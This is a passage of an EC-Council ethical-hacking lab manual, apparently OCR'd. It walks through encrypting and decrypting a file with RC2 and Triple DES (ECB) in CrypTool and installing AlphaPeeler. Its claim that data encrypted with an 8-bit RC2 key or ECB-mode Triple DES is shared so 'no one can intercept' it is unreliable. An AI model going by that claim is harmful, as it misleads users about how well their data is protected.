


Figure 5.1.11: Opening an encrypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. The **Open** window appears; select **Binary file (*.hex)** from the drop-down list in the file type option, navigate to the location of the file (here, **Desktop**), select, and then click **Open**.




Figure 5.1.12: Opening a Crypted file

27. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → RC2...**




Figure 5.1.13: Select the RC2 Encryption algorithm

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Key Entry: RC2** dialog box appears; leave the **Key length** set to default (**8 bits**).
29. In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Decrypt**.




Figure 5.1.14: Decrypting the file

30. The decrypted text appears, as shown in the screenshot:




Figure 5.1.15: Decrypted the file successfully

31. Now, we shall encrypt the data using Triple DES encryption.
32. Switch back to the **Windows 10** virtual machine.

TASK 1.4

Encrypt the Data using Triple DES Encryption

33. In the **CrypTool** window, close **Cry-RC2-Unnamed1.hex** window. Leave the **Unnamed1** notepad window open.
34. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → Triple DES (ECB)...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.1.16: Select the Triple DES (ECB) Encryption algorithm

35. The **Key Entry: Triple DES (ECB)** dialog-box appears; leave the **Key length** set to default (**128 bits (effectively 112 bits)**).
36. In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters**, and click **Encrypt**.

Note: The chosen hexadecimal characters act like a key that you must send to the intended user along with the encrypted file.




Figure 5.1.17: Key Entry: Triple DES (ECB) dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. The **Triple DES (ECB) encryption of Unnamed1** notepad appears, as shown in the screenshot.




Figure 5.1.18: Output of RC2: encrypted data

38. To save the file, click **File** in the menu bar and select **Save**.
39. The **Save As** window appears; choose the save location (here, **Desktop**) and click **Save**.

Note: The file name may differ in your lab environment.




Figure 5.1.19: Save As window

40. To share the file, you may copy the encrypted file (**Cry-Triple-Unnamed1.hex**) from **Desktop** to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**.

TASK 1.5

Decrypt the Data

41. Switch to **Windows Server 2019**; copy the encrypted hex file (**Cry-Triple-Unnamed1.hex**) from **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and paste on **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Switch to the **CrypTool** window to **decrypt** the data; click **File** in the menu bar and select **Open...**




Figure 5.1.20: Opening a Crypted file

43. The **Open** window appears; select **Binary file (*.hex)** from the drop-down list in the file type option, navigate to the location of the file (here, **Desktop**), select, and click **Open**.




Figure 5.1.21: Opening a Crypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → Triple DES (ECB)...**




Figure 5.1.22: Select the Triple DES Encryption algorithm

45. The **Key Entry: Triple DES (ECB)** dialog-box appears; keep the **Key length** set to default (**128 bits (effectively 112 bits)**).

46. In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters** and click **Decrypt**.




Figure 5.1.23: Key Entry: Triple DES (ECB) dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. The decrypted text appears, as shown in the screenshot.




Figure 5.1.24: Decrypted the file successfully

48. Using this method, files can be encrypted using CrypTool and shared with an individual in a secure manner, so that no one can intercept the data.
49. This concludes the demonstration of performing cryptanalysis using CrypTool.
50. Close all open windows and document all the acquired information.

TASK 2 Perform Cryptanalysis using AlphaPeeler

Here, we will use the AlphaPeeler tool to perform cryptanalysis.

TASK 2.1

Install and Launch AlphaPeeler

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and double-click **AlphaPeelerPro1.3wse.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

AlphaPeeler is a powerful tool for learning cryptology. It can be useful as an instructor's teaching aid and to create assignments for classical cryptography. You can easily learn classical techniques such as frequency analysis of alphabets, mono-alphabetic substitution, Caesar cipher, transposition cipher, Vigenere cipher, and Playfair cipher.

2. The **AlphaPeeler Professional** window appears; click **Accept**.




Figure 5.2.1: AlphaPeeler Professional setup

3. Follow the steps in the wizard and install the application using all default settings.

AlphaPeeler Professional (powered by crypto++ library) also includes DES, Gzip/Gunzip, MD5, SHA-1, SHA-256, RIPEMD-16, RSA key generation, RSA crypto, RSA signature & validation, and generation of secret share files.

4. After the completion of the installation, click the **Start** icon from the bottom-left corner of **Desktop** and click **AlphaPeeler** from the applications.




Figure 5.2.2: Launch AlphaPeeler

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **AlphaPeeler Professional** initializes and the **AlphaPeeler** main window appears, as shown in the screenshot.

